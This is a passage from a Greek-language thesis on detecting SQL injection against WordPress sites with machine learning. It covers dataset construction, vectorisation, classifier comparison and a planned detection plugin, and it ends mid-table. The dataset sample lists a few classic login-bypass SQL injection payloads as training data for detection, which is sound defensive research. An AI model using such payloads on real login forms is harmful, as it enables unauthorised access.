- **Back-End:** Το “Back-End” χειρίζεται τις παρασκηνιακές λειτουργίες οι οποίες δεν είναι ορατές στο χρήστη. Λειτουργεί παράλληλα με “front-end” προκειμένου να παρέχει διάφορες λειτουργίες, όπως μια σελίδα σύνδεσης στον χρήστη ή τη δυνατότητα δημοσίευσης μιας νέας ανάρτησης σε έναν ιστότοπο κοινωνικών μέσων. Επικεντρώνεται στη λογική μιας ιστοσελίδας και τι την καθιστά ουσιαστικά λειτουργική σαν μια εφαρμογή και όχι μόνο ως μια απλή εμφάνιση πληροφοριών. Για παράδειγμα, μια σελίδα σύνδεσης θα χρειαστεί να επεξεργαστεί πληροφορίες χρήστη μέσω της χρήσης αιτημάτων προς στον διακομιστή. Οι πληροφορίες που παρέχει ο χρήστης θα είναι το όνομα χρήστη και ο κωδικός πρόσβασής του. Ο ιστότοπος θα πρέπει να ελέγχει αυτόματα μια βάση δεδομένων για να αρνηθεί ή να επιτρέψει την πρόσβαση. Η Javascript μπορεί να θεωρηθεί ως “back-end” γλώσσα, μαζί με τη MySQL, PHP και τη Python. Η MySQL χρησιμοποιείται για την επεξεργασία ερωτημάτων βάσης δεδομένων. Η Python και η PHP χρησιμοποιούνται για τις πιο περίπλοκες λειτουργίες που απαιτούν επικοινωνία με τον διακομιστή για τη ολοκλήρωση τους.

Το δεύτερο μεγαλύτερο εμπόδιο όσον αφορά τη δημοσίευση ενός ιστότοπου είναι το μάρκετινγκ και το καλό SEO(Search Engine Optimazation). “SEO” είναι η διαδικασία κατάταξης ενός ιστότοπου σε υψηλότερη θέση σε μηχανές αναζήτησης μέσω βελτιστοποίησης διαφόρων χαρακτηριστικών, όπως η ταχύτητα και το περιεχόμενο. Πλέον υπάρχουν εργαλεία που κατασκευάζονται για να βοηθήσουν τους ιστότοπους να βελτιστοποιήσουν. Χωρίς αυτά τα εργαλεία, η βελτιστοποίηση ενός μεγάλου ιστότοπου με τεράστιες ποσότητες περιεχομένου ήταν εξαιρετικά δύσκολη.

4.2 WordPress

Το WordPress είναι ένα σύστημα διαχείρισης περιεχομένου ή πιο απλά ένα εργαλείο για τη δημιουργία ενός ιστότοπου. Είναι το πιο χρησιμοποιημένο εργαλείο για τη δημιουργία ιστοτόπων με πάνω από το 40% των ιστότοπων να έχουν δημιουργηθεί με τη χρήση WordPress [50]. Όπως αναφέρθηκε παραπάνω, η δημιουργία ιστοτόπου ήταν δύσκολη και απαιτούσε αρκετή εμπειρία. Το 1999 δημιουργήθηκε το blogger, ένα εργαλείο για την κατασκευή ιστοτόπων τύπου “blog”. Έτσι ξεκίνησε η νέα εποχή δημιουργίας ιστότοπων όπου δεν χρειάζονταν εξειδίκευση ή τεράστιες ομάδες, αλλά αντ' αυτού ένα μόνο άτομο θα μπορούσε να κατέχει τη δική του ιστοσελίδα. Το 2003 ο Matt Mullenweg αντιγράφει και τροποποιεί τον κώδικα από ένα ήδη υπάρχον έργο που ονομάζεται για να δημιουργήσει το WordPress. Το WordPress κάνει τη δημιουργία μιας ιστοσελίδας απλή και διαθέσιμη σε όλους. Η χρήση είναι απλή. Υπάρχει ένας πίνακας ελέγχου από τον οποίο ο χρήστης μπορεί να διαχειριστεί τις αναρτήσεις / το περιεχόμενό του και να προσθέσει ή να δημιουργήσει νέες σελίδες. Υπάρχουν επίσης θέματα που υπαγορεύουν την εμφάνιση ενός ιστότοπου στον χρήστη. Η τροποποίηση αυτών των θεμάτων απαιτεί ελάχιστη ή καθόλου δεξιότητα με τα περισσότερα από αυτά να έχουν φιλική προς το χρήστη διεπαφή. Ο ιστότοπος WordPress δεν χρειάζεται να είναι blog. Μέσω προσθέτων ένας χρήστης μπορεί να τροποποιήσει μια ιστοσελίδα και να τη μετατρέψει σε οτιδήποτε θέλει. Τα πρόσθετα μπορούν να βοηθήσουν στη δημιουργία ενός καταστήματος ηλεκτρονικού εμπορίου, ενός φόρουμ και πολλών άλλων. Προσφέρουν πολλά οφέλη στους διαχειριστές WordPress. Τα εργαλεία SEO (Search Engine Optimization) είναι διαθέσιμα μέσω αυτών των προσθέτων, εργαλεία που κάνουν τη βελτιστοποίηση ενός ιστότοπου μια πολύ απλή διαδικασία.

Το Wordpress δέχεται συνεχώς επιθέσεις. Οι εχθροί γνωρίζουν ότι είναι πολύ πιο ωφέλιμο να βρουν ευπάθειες σε ένα εργαλείο που χρησιμοποιούν πολλοί παρά έναν μεμονωμένο ιστότοπο, εφόσον το WordPress είναι τόσο δημοφιλές και αποτελεί πάνω από το 40% των ιστότοπων στο Διαδίκτυο, βρίσκοντας μια αδυναμία WordPress σημαίνει ότι ο εισβολέας έχει πληθώρα ιστότοπων για να επιλέξει να εκμεταλλευτεί. Κρίσιμες ευπάθειες στο WordPress δεν είναι ασυνήθιστες, τον Μάιο του 2021 βρέθηκε ένα plugin στατιστικών στοιχείων να έχει ένα κρίσιμο ελάττωμα, κάτι που προκάλεσε επιθέσεις SQL Injection σε πάνω από 600 χιλιάδες ιστότοπους[51]. Ενώ και το WordPress προσπαθεί να διατηρήσει το εργαλείο του ασφαλές, ο ιδιοκτήτης του ιστότοπου έχει επίσης την ευθύνη να προσπαθήσει να διατηρήσει τα δεδομένα των χρηστών του όσο το δυνατόν πιο ασφαλή. Η επιδιόρθωση ευπάθειας WordPress μπορεί να είναι μια αποθαρρυντική εργασία, δεδομένου ότι είναι ιδιαίτερα δυσκολότερο στην περίπτωση του WordPress, όπου ο κώδικας μπορεί να προέρχεται από πολλές εξωτερικές πηγές με τη μορφή προσθέτων. Ωστόσο, ένας κάτοχος ιστότοπου μπορεί να παρακολουθεί για τυχόν εισερχόμενες επιθέσεις ή κακόβουλη συμπεριφορά. Μέσω αυτού, το διοικητικό προσωπικό μπορεί να ανταποκριθεί γρήγορα σε τυχόν εισερχόμενες απειλές και έτσι να ελαχιστοποιήσει τον αντίκτυπο. Σε αυτήν την εργασία θα δείξω πώς να ανιχνεύσω επιθέσεις SQL Injection σε ιστότοπους και στη συνέχεια να προχωρήσω για να δείξω πώς μπορεί να εφαρμοστεί στην περίπτωση του WordPress.

Κεφάλαιο Β

Related Work

Ο εντοπισμός επιθέσεων SQL Injection με χρήση μηχανικής μάθησης είναι μια αρκετά νέα τεχνική. Δεν υπάρχουν πολλά άρθρα που χρησιμοποιούν αυτήν την τεχνική, αλλά αυτά που έχω βρει φαίνεται να έχουν εξαιρετικά αποτελέσματα. Ξεκινώντας με τον Mishra, Sonali[61], ο συγγραφέας χρησιμοποιεί επιβλεπόμενη μάθηση για τον εντοπισμό επιθέσεων του και έτσι χρειάζεται να δημιουργήσει ένα σύνολο δεδομένων. Το σύνολο δεδομένων του αποτελείται από φορτία SQL Injection και απλό κείμενο. Μετά τη δημιουργία του συνόλου δεδομένων προχώρησε στην εξαγωγή χαρακτηριστικών, κάτι που έκανε χειροκίνητα χρησιμοποιώντας παραμέτρους όπως το “token_count”, το οποίο με απλούστερους όρους σημαίνει ότι χρησιμοποίησε τη συχνότητα των λέξεων για να εξάγει χαρακτηριστικά. Στη συνέχεια χρησιμοποιεί δύο διαφορετικούς αλγόριθμους, τον Naive Bayes και τον Gradient Boosting. Το Gradient Boosting έχει καλύτερα αποτελέσματα αλλά όπως λέει ο συγγραφέας απαιτεί πολύ περισσότερη υπολογιστική ισχύ. Ο συγγραφέας καταλήγει στο συμπέρασμα ότι οι προσεγγίσεις μηχανικής μάθησης μπορούν να χρησιμοποιηθούν για ανίχνευση SQL Injection και επιπλέον υπάρχει ανάγκη για της χρήση τους, καθώς η μηχανική μάθηση μπορεί να βοηθήσει στην ανίχνευση καινούργιων επιθέσεων. Σε διαφορετικό άρθρο του S.S. Anandha κ.α[62], οι συγγραφείς ακολουθούν παρόμοια προσέγγιση. Χρησιμοποιούν επίσης επιβλεπόμενη μάθηση και δημιουργούν έτσι ένα παρόμοιο σύνολο δεδομένων με τον προηγούμενο συγγραφέα. Η μόνη διαφορά είναι στην εξαγωγή χαρακτηριστικών, καθώς σε αυτό το άρθρο χρησιμοποιούν αυτοματοποιημένα εργαλεία που χρησιμοποιούνται συχνά στην επεξεργασία φυσικής γλώσσας προκειμένου να εξαγάγει χαρακτηριστικά με τη μορφή διανυσμάτων. Αυτό αποδεικνύεται πολύ καλό καθώς ο αλγόριθμος Naive Bayes είχε καλύτερα αποτελέσματα σε σύγκριση με τον προηγούμενο συγγραφέα που έκανε την εξαγωγή χαρακτηριστικών χειροκίνητα. Αυτές είναι οι κύριες μέθοδοι που χρησιμοποιούνται σχεδόν σε όλα τα άρθρα που σχετίζονται με αυτό το θέμα και έτσι θα ακολουθήσω μια παρόμοια προσέγγιση. Δυστυχώς κανένα άρθρο δεν ακολουθεί μια πλήρως αυτοματοποιημένη προσέγγιση όπως η δημιουργία ενός συστήματος ανίχνευσης εισβολής και κανένα άρθρο δεν εστιάζει σε ιστοσελίδες WordPress. Λόγω αυτού θα πρέπει να συνδυάσω τη συνήθη μεθοδολογία μαζί με εντελώς νέες προσεγγίσεις.

Β'.1 Χρήση τεχνικών μηχανικής μάθησης για εύρεση επιθέσεων τύπου SQL Injection

Θα κατασκευαστεί ένα μοντέλο μηχανικής μάθησης που θα αναγνωρίζει όταν ένα αίτημα περιέχει οτιδήποτε μπορεί να υποδηλώνει μια επίθεση τύπου SQL Injection. Η εκπαίδευση θα γίνει τροφοδοτώντας τον αλγόριθμο με κανονικά και μη-κανονικά ερωτήματα για να την εκπαιδεύσει. Το σύνολο δεδομένων εκπαίδευσης θα περιέχει δύο κατηγορίες, τα κανονικά και τα μη φυσιολογικά ερωτήματα. Και τα δύο θα έχουν τον ίδιο αριθμό ερωτημάτων δημιουργώντας έτσι ένα ισορροπημένο σύνολο δεδομένων, κάτι που βοηθά πολύ στην απόδοση. Η μηχανική μάθηση θα γίνει με τη χρήση Python και πιο συγκεκριμένα με τη βιβλιοθήκη scikit-learn. Θα χρησιμοποιηθούν πολλοί αλγόριθμοι έτσι ώστε να γίνει σύγκριση των αποτελεσμάτων μεταξύ των αλγορίθμων για να επιλεγεί ο καλύτερος. Το σύνολο δεδομένων θα περιέχει φορτία τύπου SQL Injection, έτσι θα περιέχει κείμενο με ειδικούς χαρακτήρες, χαρακτήρες που δεν μπορούν να υποβληθούν σε επεξεργασία από

τους περισσότερους αλγόριθμους. Έτσι, πρέπει να γίνει εξαγωγή χαρακτηριστικών από τα δεδομένα μας, κάτι που θα γίνει χρησιμοποιώντας την Python. Μόλις το μοντέλο έχει εκπαιδευτεί επαρκώς και μπορεί να εντοπίσει με ακρίβεια επιθέσεις, πρέπει να δημιουργηθεί ένα σύστημα εξαγωγής δεδομένων για ιστότοπους WordPress. Αυτή η εξαγωγή μπορεί να γίνει χρησιμοποιώντας τη γλώσσα προγραμματισμού PHP, και δεδομένου ότι αυτό θα γίνει για ιστοσελίδες WordPress μπορεί να μετατραπεί σε πρόσθετο. Δεδομένου ότι μπορούμε να εντοπίσουμε επιθέσεις χρησιμοποιώντας το εκπαιδευμένο μοντέλο μηχανικής μάθησης και ταυτόχρονα μπορούμε να εξαγάγουμε δεδομένα από το WordPress, μπορούμε να δημιουργήσουμε ένα πλήρως αυτοματοποιημένο σύστημα ανίχνευσης εισβολής συνδυάζοντας τα δύο. Θα δημιουργηθεί ένα σύστημα από το οποίο θα καταγράφουμε αυτόματα τρία πράγματα, τον χρόνο, τη διεύθυνση IP και το ερώτημα. Τα δεδομένα που συλλέγονται θα αποσταλούν στη συνέχεια στην εφαρμογή μας, η οποία θα καθορίσει εάν έχει γίνει προσπάθεια επίθεσης SQL Injection. Εάν εντοπιστεί μια επίθεση, θα γίνει καταγραφή των δεδομένων σε ένα αρχείο, το οποίο θα περιέχει την ώρα όπου έχει πραγματοποιηθεί η επίθεση μαζί με την διεύθυνση IP του εισβολέα και την επίθεση.



Εικόνα Β'.1. 1 Ροή δεδομένων


Β'.1.1 Μεθοδολογία

1. Πρώτον, πρέπει να δημιουργηθεί ένα σύνολο δεδομένων. Τα κανονικά ερωτήματα πρέπει να συλλεχθούν και να δοθεί η ετικέτα 0 (μηδέν). Το επόμενο βήμα είναι η συλλογή φορτίων SQL Injection στα οποία θα δοθεί η ετικέτα 1 (ένα). Υπάρχουν τρία πράγματα που πρέπει να ληφθούν υπόψη κατά τη δημιουργία ενός συνόλου δεδομένων. Πρέπει να είναι αρκετά μεγάλο για τη επαρκή εκπαίδευση του αλγορίθμου, πρέπει να έχει δεδομένα που αντιπροσωπεύουν ολοκληρωμένα τη κάθε τάξη και όλη την ποικιλομορφία της, έτσι ώστε να έχει υψηλή ακρίβεια σε μελλοντικές προβλέψεις και τα δεδομένα πρέπει να προέρχονται από ποιοτική πηγή.
2. Το επόμενο βήμα είναι η εξαγωγή χαρακτηριστικών από το κείμενο ερωτημάτων. Υπάρχουν διάφοροι τρόποι για να γίνει αυτό. Επέλεξα να το κάνω μέσω του scikit-learn Vectorizer το οποίο μετατρέπει λέξεις σε διανύσματα.
3. Μόλις έχουμε τα διανυσματικά δεδομένα μας, πρέπει να τα χωρίσουμε για εκπαίδευση και δοκιμές. Αυτό γίνεται ξανά μέσω scikit-learn. Τα δεδομένα μου κατανέμονται μεταξύ 70% εκπαίδευσης και 30% δοκιμών.
4. Εκπαιδεύουμε διάφορους αλγόριθμους και στη συνέχεια τους συγκρίνουμε. Η σύγκριση μπορεί να γίνει χρησιμοποιώντας μετρήσεις όπως η ακρίβεια και το σφάλμα μέσου τετραγώνου. Αυτό γίνεται προκειμένου να χρησιμοποιηθούν οι καλύτεροι αλγόριθμοι για την ανίχνευση.

5. Δημιουργία προσθέτου WordPress χρησιμοποιώντας PHP που θα συλλέγει όλα τα αιτήματα (POST και GET) που πραγματοποιούνται στη ιστοσελίδα. Για να συλλέγει όλα τα ερωτήματα ο κώδικας θα πρέπει να είναι σε κάθε πιθανή τρέχουσα ή μελλοντική σελίδα του ιστότοπου.
6. Δημιουργία συστήματος ανίχνευσης εισβολής. Αυτοματοποίηση της διαδικασίας ανίχνευσης επιθέσεων σε ιστοσελίδες WordPress. Πρώτα πρέπει να δημιουργηθεί μια διαδικτυακή εφαρμογή η οποία θα περιέχει το εκπαιδευμένο μοντέλο μηχανικής εκμάθησης. Αυτή η εφαρμογή θα λαμβάνει ένα ερώτημα και θα επιστρέφει το προβλεπόμενο αποτέλεσμα από τον αλγόριθμο μηχανικής μάθησης.
7. Τροποποίηση του ήδη υπάρχοντος προσθέτου που συλλέγει όλα τα αιτήματα έτσι ώστε να τα στέλνει στη εφαρμογή ιστού. Εάν το αποτέλεσμα από ένα ερώτημα είναι ένα(1) τότε έχουμε μια επίθεση SQL Injection και έτσι το plugin θα καταγράφει τη διεύθυνση IP, την ώρα και την ημερομηνία μαζί με το αίτημα.
8. Δημιουργία διεπαφής για το πρόσθετο. Η διεπαφή θα περιλαμβάνει την επιλογή του αλγορίθμου μηχανικής μάθησης, καθώς και την επιλογή λήψης του αρχείου καταγραφής που περιέχει τις εντοπισμένες επιθέσεις.

B'.1.2 Dataset

Για να εκπαιδευτεί ένας αλγόριθμος μηχανικής μάθησης απαιτείται ένα σύνολο δεδομένων. Θα χρησιμοποιώ επιβλεπόμενη μάθηση και, επομένως, πρέπει να δώσω μια είσοδο και μια έξοδο. Η είσοδος θα είναι το ερώτημα και η έξοδος θα είναι μηδέν ή ένα. Ένας εισβολέας εκτελεί ένα SQL Injection μέσω τροποποίησης ενός GET ή POST ερωτήματος. Πρώτα χρειάστηκε να κάνω κανονικά, μη τροποποιημένα ερωτήματα, ώστε το μοντέλο μηχανικής μάθησης να μπορεί να διακρίνει μεταξύ ενός τροποποιημένου αιτήματος και ενός κανονικού ερωτήματος. Ενώ συνήθως κάποιο τυχαίο απλό κείμενο χρησιμοποιείτε για τη δημιουργία των κανονικών ερωτημάτων, αποφάσισα να ακολουθήσω μια διαφορετική προσέγγιση. Βρήκα ένα σύνολο δεδομένων που περιέχει μεγάλη λίστα διευθύνσεων URL [52]. Το σύνολο αυτό περιέχει καλές ιστοσελίδες και ιστοσελίδες με ιούς. Για τη παρών εργασία το μόνο που μας ενδιαφέρει από κάθε διεύθυνση είναι το ερώτημα της. Το σύνολο περιέχει αληθινές ιστοσελίδες, οι οποίες περιέχουν κανονικά ερωτήματα, κάτι που είναι ιδανικό για να διακρίνουμε μεταξύ αληθινών πράξεων και επιθέσεων SQL Injection. Έτσι περνώντας από το κάθε καλό σύνδεσμο κράτησα μόνο το τμήμα κάθε διεύθυνσης URL που είναι μετά από το σύμβολο ίσων, έτσι όταν αφαιρεθεί το σύμβολο ίσων καταλήγουμε να έχουμε μια λίστα με πραγματικά ερωτήματα που πραγματοποιούν πραγματικές λειτουργίες, καθώς προέρχονται από πραγματικές διευθύνσεις URL. Στο τέλος η λίστα ήταν τεράστια με πάνω από 70 χιλιάδες ερωτήματα και έτσι μπορούσα να κάνω δοκιμές και να κρατήσω τα καλύτερα ερωτήματα για εκπαίδευση.



Εικόνα Β'.1. 2 Δημιουργία κανονικών ερωτημάτων


Το τμήμα SQL του συνόλου δεδομένων μου προέρχεται από έξι διαφορετικές πηγές[53, 54, 55, 56, 57, 58]. Δύο από τις πηγές μου προέρχονται από άλλα σύνολα δεδομένων, ενώ για τα άλλα τέσσερα έψαξα για λίστες με SQL Injection φορτία. Ο λόγος που χρησιμοποίησα τόσες πολλές πηγές είναι να δημιουργήσω ένα αρκετά μεγάλο σύνολο δεδομένων που περιλαμβάνει όλα τα είδη πιθανών επιθέσεων. Μόλις είχα αρκετά δεδομένα και για τις δύο κατηγορίες, δημιούργησα το σύνολο δεδομένων μου. Υπάρχουν δύο ετικέτες στο σύνολο δεδομένων μου, το “QUERY” και το “TARGET”. Στην πρώτη ετικέτα θα εμφανίζονται τα προαναφερθέντα ερωτήματα. Στη συνέχεια, η δεύτερη στήλη θα έχει είτε το νούμερο ένα (1) είτε το μηδέν (0). Το νούμερο ένα θα δοθεί στα ερωτήματα SQL Injection ενώ ο αριθμός μηδέν θα δοθεί στα κανονικά ερωτήματα. Αποφάσισα να χρησιμοποιήσω ακριβώς την ίδια ποσότητα κανονικών και μη φυσιολογικών ερωτημάτων, έτσι ώστε να έχω ένα πλήρως ισορροπημένο σύνολο δεδομένων. Το σύνολο δεδομένων ανήλθε σε 48220 καταχωρήσεις, εκ των οποίων 24110 είναι φορτία SQL Injection και 24110 είναι κανονικά ερωτήματα.

QUERY	LABEL
admin" or "1"="1	1
admin" or "1"="1"--	1
admin" or "1"="1"#	1
.	.
.	.
article&id=11090	0
2&item=202	0
authors&author=clifford_linedecker	0

Πίνακας Β'.1. 1 Σύνολο δεδομένων για εκπαίδευση

Β'.1.3 Εξαγωγή Χαρακτηριστικών


Για την εξαγωγή χαρακτηριστικών αποφάσισα να χρησιμοποιήσω τη μέθοδο διανυσματικοποίησης. Για να είναι σε θέση ένα μοντέλο μηχανικής εκμάθησης να επεξεργάζεται ένα κείμενο και να εξάγει πληροφορίες από αυτό, το εν λόγω κείμενο πρέπει να είναι σε αναγνώσιμη μορφή με αναγνώσιμα χαρακτηριστικά. Η διανυσματικοποίηση είναι η διαδικασία όπου τα δεδομένα κειμένου γίνονται “tokenized”, που σημαίνει ότι χωρίζονται σε μεμονωμένες λέξεις ή μικρότερα τμήματα και, στη συνέχεια, χρησιμοποιώντας παραμέτρους όπως είναι η διανομή, η καταμέτρηση λέξεων ή συχνότητα λέξεων, μπορεί να δημιουργηθεί ένας πίνακας πραγματικών αριθμών. Χρησιμοποίησα το “CountVectorizer” για να μετατρέψω όλο το κείμενο από την πρώτη σειρά, που περιέχει τα κανονικά και μη φυσιολογικά ερωτήματα, σε διανύσματα. Το CountVectorizer χρησιμοποιεί τη αρίθμηση “tokens” και πιο γενικά τη συχνότητα λέξεων για τον διανυσματικοποίηση και αυτόματη εξαγωγή χαρακτηριστικών. Παρέχω επίσης παραμέτρους min_df και max_df, που χρησιμοποιούνται σε λέξεις που είτε εμφανίζονται πολύ σπάνια είτε πολύ συχνά, κάτι που δεν επηρεάζει μελλοντικές προβλέψεις, αλλά βοηθά στην εκπαίδευση του μοντέλου. Η μετατροπή σε αριθμούς ήταν κρίσιμη λόγω του γεγονότος ότι το σύνολο δεδομένων μου περιείχε πολλούς ειδικούς χαρακτήρες, καθώς περιέχει επιθέσεις SQL Injection. Αυτό σημαίνει ότι οι περισσότεροι αλγόριθμοι δεν μπορούν να χειριστούν τα δεδομένα μου και συνεπώς απαιτείται η προ επεξεργασία τους.



Εικόνα Β'.1. 3 Παράδειγμα διανυσματικοποίησης [59]

Β'.1.4 Μηχανική Μάθηση

Τώρα που έχω ένα σύνολο δεδομένων όπου τα χαρακτηριστικά του έχουν εξαχθεί, μπορώ να εκπαιδεύσω το μοντέλο μηχανικής μάθησης. Για να το κάνω αυτό, πρέπει πρώτα να χωρίσω το σύνολο δεδομένων μου σε τμήματα εκπαίδευσης και δοκιμών. Οι πίνακες εκπαίδευσης ονομάζονται X_{train} και y_{train} και χρησιμοποιούνται για την εκπαίδευση του αλγορίθμου μηχανικής μάθησης. Το X_{train} περιέχει τα ερωτήματά ενώ το y_{train} περιέχει τις ετικέτες τους. Μόλις εκπαιδευτεί ο αλγόριθμος τότε έχουμε X_{test} και y_{test} τα οποία θα χρησιμοποιηθούν για τον υπολογισμό της ακρίβειας του μοντέλου μας. Το X_{test} περιέχει τυχαία ερωτήματα από το σύνολο δεδομένων μας που δεν έχουν χρησιμοποιηθεί για τη εκπαίδευση του και εφόσον δεν υπάρχουν διπλότυπα στο σύνολο δεδομένων μου, γνωρίζουμε ότι το μοντέλο μας δεν τα έχει δει ξανά, ενώ το y_{test} περιέχει τις αντίστοιχες ετικέτες τους. Χρησιμοποιώντας το εκπαιδευμένο μοντέλο μας, προβλέπουμε τις ετικέτες των ερωτημάτων από το X_{test} και μέσω της σύγκρισης αυτών των ετικετών με τις πραγματικές ετικέτες τους από το y_{test} μπορούμε να αξιολογήσουμε το μοντέλο μας. Αποφάσισα να χωρίσω το σύνολο δεδομένων μου σε 70% για εκπαίδευση και 30% για δοκιμές. Κάνω χρήση του “random_state”, κάτι που θα κάνει πάντα το ίδιο διαχωρισμό δεδομένων έτσι ώστε έχουμε τα ίδια αποτελέσματα κάθε φορά που εκτελούμε το πρόγραμμά μας, κάτι που θα βοηθήσει στη αξιολόγηση και σύγκριση μεταξύ αλγορίθμων.



Εικόνα Β'.1. 4 Χωρισμός συνόλου δεδομένων [60]

Χρησιμοποιώ το scikit-learn για να εκπαιδεύσω πολλούς αλγόριθμους και να συγκρίνω τα αποτελέσματα μεταξύ τους. Οι αλγόριθμοι που θα χρησιμοποιήσω είναι: Naive Bayes Bernoulli, Naive Bayes Gaussian, Logistic Regression, Support Vector Machine, Decision Tree Classifier, Random Forest και KnnClassifier.

```
from sklearn.naive_bayes import BernoulliNB  
  
clf = BernoulliNB()  
  
clf.fit(X_train,y_train)
```

Παράδειγμα εκπαίδευσης Bernoulli

Αρχικά θα ξεκινήσω συγκρίνοντας τις τιμές του Accuracy, Precision, Recall, F_score και Mean Squared Error. Στο σύνολο έχω 48220 ερωτήματα, για δοκιμές έχω σύνολο 14466 ερωτήματα, 7159 κανονικά και 7307 κακόβουλα.

Αλγόριθμος	Accuracy	Precision	Recall	F_Score	Mean Squared error
Naive Bayes Bernoulli	0.9726	1.0	0.9458	0.9721	0.0273
Naive Bayes Gaussian	0.9357	0.9511	0.9199	0.9352	0.0642
Logistic Regression	0.9908	0.9972	0.9845	0.9908	0.0091
Support Vector Machine	0.9890	0.9941	0.9841	0.9891	0.0109
Decision Tree Classifier	0.9920	0.9932	0.9909	0.9921	0.0079
Random Forest Classifier	0.9928	0.9950	0.9906	0.9928	0.0071
Knn Classifier (n=3)	0.9879	0.9963	0.9797	0.9879	0.01202

Πίνακας Β'.1. 2 Αποτελέσματα μηχανικής μάθησης

Όλοι οι αλγόριθμοι έχουν πάρα πολύ καλά αποτελέσματα εφόσον όλοι ξεπερνούν το 90%. Ο Random Forest φάνηκε να έχει τα καλύτερα αποτελέσματα με τους αλγόριθμους Decision Tree και Logistic Regression να έχουν πολύ μικρή διαφορά. Ο αλγόριθμος Gaussian φάνηκε να έχει τα χειρότερα αποτελέσματα με μεγάλη διαφορά σε σχέση με τους υπόλοιπους αλγόριθμους. Όλοι οι αλγόριθμοι είχαν καλό precision με τον αλγόριθμο Bernoulli να έχει είναι πλήρες 100 τοις εκατό, που σημαίνει ότι και τα 7159 κανονικά ερωτήματα που χρησιμοποιήθηκαν για δοκιμή ταξινομήθηκαν σωστά.

Cross validation

Η διασταυρούμενη επικύρωση είναι μια διαδικασία επαναληπτικής δειγματοληψίας που μας δίνει έναν άλλο τρόπο αξιολόγησης του μοντέλου μας. Διασφαλίζει ότι όλα τα δείγματα θα χρησιμοποιηθούν τόσο στην εκπαίδευση όσο και στη φάση των δοκιμών. Η διασταυρούμενη επικύρωση χρησιμοποιείται κυρίως για να διασφαλιστεί ότι το μοντέλο δεν έχει overfitting ή underfitting. Overfitting εμφανίζεται όταν χρησιμοποιούνται πολύ περίπλοκα δεδομένα ή πάρα πολλά χαρακτηριστικά. Έτσι το μοντέλο είναι κατάλληλο μόνο για να προβλέψει ένα περιορισμένο σύνολο δεδομένων. Αυτό σημαίνει ότι όταν εισάγονται νέα διαφορετικά δεδομένα το μοντέλο θα έχει κακή απόδοση. Underfitting συμβαίνει όταν το μοντέλο δεν βρίσκει την υποκείμενη τάση δεδομένων. Η διαδικασία έχει ως εξής. Τα δεδομένα ανακατεύονται τυχαία και στη συνέχεια χωρίζονται σε k ομάδες. Στη συνέχεια, κάθε ομάδα χρησιμοποιείται τυχαία ως δεδομένα εκπαίδευσης ή δοκιμής.

Στο τέλος έχουμε μια βαθμολογία αξιολόγησης. Για τα δεδομένα μου αποφάσισα να χρησιμοποιήσω 10-Fold Cross-Validation. Θα το εκτελέσω στους καλύτερους αλγόριθμους, που σημαίνει Logistic Regression, Decision Tree και Random Forest.

Αλγόριθμος	Cross Validation Score
Logistic Regression	0.9925
Decision Tree Classifier	0.9932
